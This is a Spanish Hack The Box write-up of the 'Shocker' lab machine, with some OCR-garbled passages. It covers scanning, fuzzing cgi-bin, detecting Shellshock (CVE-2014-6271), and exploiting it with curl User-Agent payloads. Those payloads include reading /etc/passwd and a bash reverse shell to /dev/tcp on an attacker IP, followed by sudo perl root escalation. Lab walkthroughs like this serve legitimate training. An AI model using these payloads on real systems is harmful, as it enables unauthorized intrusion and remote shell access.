Shocker

Escaneo

) cut allowers

| File: altherers
| File: alther

```
nmap -sCV -p80,2222 10.10.10.56 -oN escaneo
Starting Nmap 7.94SVN (https://nmap.org) at 2024-04-11 20:19 CEST
Nmap scan report for 10.10.10.56
Host is up (0.11s latency).
                             STATE SERVICE VERSION
   0/tcp open http Apache httpd 2.4.18 ((Ubuntu))
_http-server-header: Apache/2.4.18 (Ubuntu)
80/tcp
    _http-title: Site doesn't have a title (text/html).
                                                                           OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
2222/tcp open ssh
     ssh-hostkey:
             2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
              256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
             256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.98 seconds

      The property of the property o
```


Hacemos una whatweb

```
whatweb http://10.10.10.56
http://10.10.10.56 [200 OK] Apache[2.4.18], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Ltnux][Apache/2.4.18 (Ubuntu)], IP[10.10.10.56]
```

```
whatweb http://10.10.10.56 -v
WhatWeb report for http://10.10.10.56
          : 200 OK
Status
          : <None>
Title
TΡ
          : 10.10.10.56
Country
          : Apache[2.4.18], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)]
Summary
Detected Plugins:
[ Apache ]
        The Apache HTTP Server Project is an effort to develop and
        maintain an open-source HTTP server for modern operating
        systems including UNIX and Windows NT. The goal of this
        project is to provide a secure, efficient and extensible server that provides HTTP services in sync with the current
        HTTP standards.
        Version
                      : 2.4.18 (from HTTP Server Header)
        Google Dorks: (3)
        Website
                    : http://httpd.apache.org/
[ HTML5 ]
        HTML version 5, detected by the doctype declaration
[ HTTPServer ]
        HTTP server header string. This plugin also attempts to
         identify the operating system from the server header.
        String
                       : Apache/2.4.18 (Ubuntu) (from server string)
HTTP Headers:
        HTTP/1.1 200 OK
        Date: Fri, 12 Apr 2024 16:17:57 GMT
        Server: Apache/2.4.18 (Ubuntu)
        Last-Modified: Fri, 22 Sep 2017 20:01:19 GMT ETag: "89-559ccac257884-gzip"
        Accept-Ranges: bytes
        Vary: Accept-Encoding
        Content-Encoding: gzip
        Content-Length: 134
```

Enumerar

Es importante enumerar




Don't Bug Me!




Fuzzing

Hacemos FUZZING



ejecutamos

Lanzamos otra vez porque muchas veces las rurtas necesitan como ves /



Forbidden

You don't have permission to access /cgi-bin/ on this server.

Apache/2.4.18 (Ubuntu) Server at 10.10.10.56 Port 80

Nos ponen que no tenenmso permisos buscamos que es el cgi-bin



Ahora vamos a utilizar fuzz para listar archivos con -z list

					://10.10.10.56/cgi-bin/FUZZ.FUZ2Z ight not work correctly when fuzzing
000000001:	403	11 L	32 W	294 Ch	"# directory-lis
000000374:	200	7 L	17 W	118 Ch	"user - sh"
000000034:	403	11 L	32 W	294 Ch	"# on atleast 2
000000020:	403	11 L	32 W	294 Ch	"# license, visi
0000000026.	403	11	32 M	204 Ch	"# Suito 300 Sa

Cuando vemos una extension .sh o .cgi o que esta involucrado el CGI-BIN vamos a pensar en un ataque SHELLSHOCK que es esto pues en el enlace lo tienes

A partir de aqui vamos a realizar un shellshock attack https://deephacking.tech/shellshock-attack-pentesting-web/

Hacemos un curl con GET para ver que es lo del user.sh

```
> curl -s -X GET "http://10.129.199.222/cgi-bin/user.sh"
Content-Type: text/plain

Just an uptime test script

03:44:00 up 5 min, 0 users, load average: 0.00, 0.00, 0.00
```

Una vez visto esto ya pues pensamos en el shellshock y para ver si es vulnerable en la herramienta nmap hay un script para ello que lo podemos localizar asi

```
> locate shellshock | grep "\.nse"
/usr/share/nmap/scripts/http-shellshock.nse
```

```
locate shellshock | grep "\.nse"
```

Esto lo lanzamos con nmap --script

```
nmap --script http-shellshock --script-args uri=/cgi-bin/user.sh -p80 10.129.199.222
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-23 09:53 CEST
Nmap scan report for 10.129.199.222
Host is up (0.18s latency).
PORT STATE SERVICE
80/tcp open http | http-shellshock:
    VULNERABLE:
    HTTP Shellshock vulnerability
      State: VULNERABLE (Exploitable)
      IDs: CVE:CVE-2014-6271
        This web application might be affected by the vulnerability known
        as Shellshock. It seems the server is executing commands injected
        via malicious HTTP headers.
      Disclosure date: 2014-09-24
      References:
        https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-7169
        https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271
        http://www.openwall.com/lists/oss-security/2014/09/24/10
        http://seclists.org/oss-sec/2014/q3/685
Nmap done: 1 IP address (1 host up) scanned in 2.17 seconds
```

Y vemos que es vulnerable

Para ver lo que hace este nmap vamos a capturarlo con tshark



hacia la peticion que le dimos antes de nmap



Y ahora lo vamo s aver con tshark -r y filtraremos con -Y http

```
tshark -r captura.cap -Y "http" 2>/dev/null
17 1.188987114 10.129.199.222 → 10.10.16.27 HTTP 535 HTTP/1.1 400 Bad Request (text
/html)
25 1.620482391 10.10.16.27 → 10.129.199.222 HTTP 296 GET /cgi-bin/user.sh HTTP/1.1
47 2.062406591 10.129.199.222 → 10.10.16.27 HTTP 177 HTTP/1.1 200 OK (text/x-sh)
```

Si lo vemos tenemos una peticion hacia el cgi-bin

Para ver que es lo que necesitamos hacemos una visualizacion del json y buscamos TCP payload

```
47 2.062406591 10.129.199.222 → 10.10.16.27 HTTP 177

> tshark -r captura.cap -Y "http" -Tjson 2>/dev/null

[
{
    "_index": "packets-2024-04-23",
    "_type": "doc",
```

Que es esta en hezadecimal lo sacamos y ahora lo desciframos para poder verlo

Aqui lo tenemos

Para realizar el ataque utilizaremos esto https://blog.cloudflare.com/inside-shellshock

```
to say anything.

For example, if example.com was vulnerable then

curl -H "User-Agent: () { :; }; /bin/eject" http://example.com/

would be enough to actually make the CD or DVD drive eject.

In monitoring the Shellshock attacks we've blocked, we've actually seen someone attempting precisely that attack. So, if you run a web server and suddenly find an ejected DVD it might be an indication that your machine is vulnerable to Shellshock.
```

Con este ejemplo lo que haremos es el ataque hacia el whoami

```
curl -s -X GET "http://10.129.199.222/cgi-bin/user.sh" -H "User-Agent: () { :;};echo;
/usr/bin/whoami"
shelly
```

Pues agui esta shelly

Tambien tenemos este github

https://github.com/opsxcq/exploit-CVE-2014-6271

```
An simple example to cat /etc/passwd

curl -H "user-agent: () { :; }; echo; echo; /bin/bash -c 'cat /etc/passwd'" \
http://localhost:8080/cgi-bin/vulnerable

You can use it to run any command that you want

Exploit for defacement
```

Ahora vamos a tener acceso al servidor con este metodo

```
curl -s -X GET "http://10.129.199.222/cgi-bin/user.sh" -H "User-Agent: () { :;};echo;
/bin/bash -i >& /dev/tcp/10.10.16.27/443 0>61"

| Sudo | password for unicomanu:
| Sorry, try again.
| [sudo | password for unicomanu:
| nc -lvnp 443 |
| istening on [any] 443 |
| connect to [10.10.16.27] from (UNKNOWN) [10.129.199.222] 42068
| bash: no job control in this shell
| shelly@Shocker:/usr/lib/cgi-bin$ |
```

haciendo el comando curl con el user agent que tenemos para hacer el shellshock y haciendo un reverse shell normal de /bin/bash - i hacia el >& /dev/tcp/nuestraip/443 0>&1


pues hemos accedido

```
shelly@Shocker:/usr/lib/cgi-bin$ whoami
whoami
shelly
shelly@Shocker:/usr/lib/cgi-bin$ interface -i
interface -i
bash: /usr/bin/python: No such file or directory
shelly@Shocker:/usr/lib/cgi-bin$ hostname -i
hostname -i
127.0.1.1
shelly@Shocker:/usr/lib/cgi-bin$ hostname -I
hostname -I
10.129.199.222 dead:beef::250:56ff:feb0:cb0b
shelly@Shocker:/usr/lib/cgi-bin$
```

Hacemos el tratamiento de TTY ya que no lo tenemo s

Escalar privilegios

Vemos que el sudo -l tenemos privilegios de root en perl sin necesidad de pasw0ord nos vamos a GTFBIN



ejecutamos el sudo perl de la SHELL y ya tenemos